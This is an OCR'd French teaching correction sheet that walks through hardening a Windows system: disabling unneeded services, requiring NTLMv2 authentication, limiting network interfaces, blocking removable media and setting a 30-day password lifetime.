
Activité 4
Correction

Étape 1 : Désactiver les services inutiles et renforcer le niveau de sécurité des services existants

Cette figure illustre la désactivation du service **Partage de connexion Internet**



Cette figure illustre la désactivation du service **Routage et accès distant**




PARTIE 2

Activité 4
Correction

Étape 1 : Désactiver les services inutiles et renforcer le niveau de sécurité des services existants

Cette figure illustre l'amélioration du niveau de sécurité de l'authentification à distance (**Sécurité réseau : niveau d'authentification du LAN Manager**) en lui attribuant comme valeur **« uniquement NTLM v2, Refuser LM »**




PARTIE 2


Activité 4
Correction

PARTIE 2

Étape 2 : Limiter les connexions réseau

Figures illustrant la désactivation des fonctions inutiles d'une interface réseau.







PARTIE 2

Étape 2 : Limiter les connexions réseau

Figures illustrant la désactivation de Wan Miniport IPv6







Activité 4
Correction

Étape 3 : Limiter les risques liés à l'usage de médias amovibles

Figures illustrant l'activation de l'option **Toutes les classes de stockage amovible : refuser tous les accès**







PARTIE 2

PARTIE 2

Étape 3 : Limiter les risques liés à l'usage de médias amovibles

Figures illustrant l'activation de l'option **Empêcher l'installation de périphériques amovibles**







Activité 4
Correction

Étape 4 : Définir un modèle de sécurité pour les comptes système

L'interface de configuration de la stratégie de mot de passe



Durée de vie maximale d'un mot de passe configurée égale à 30 jours

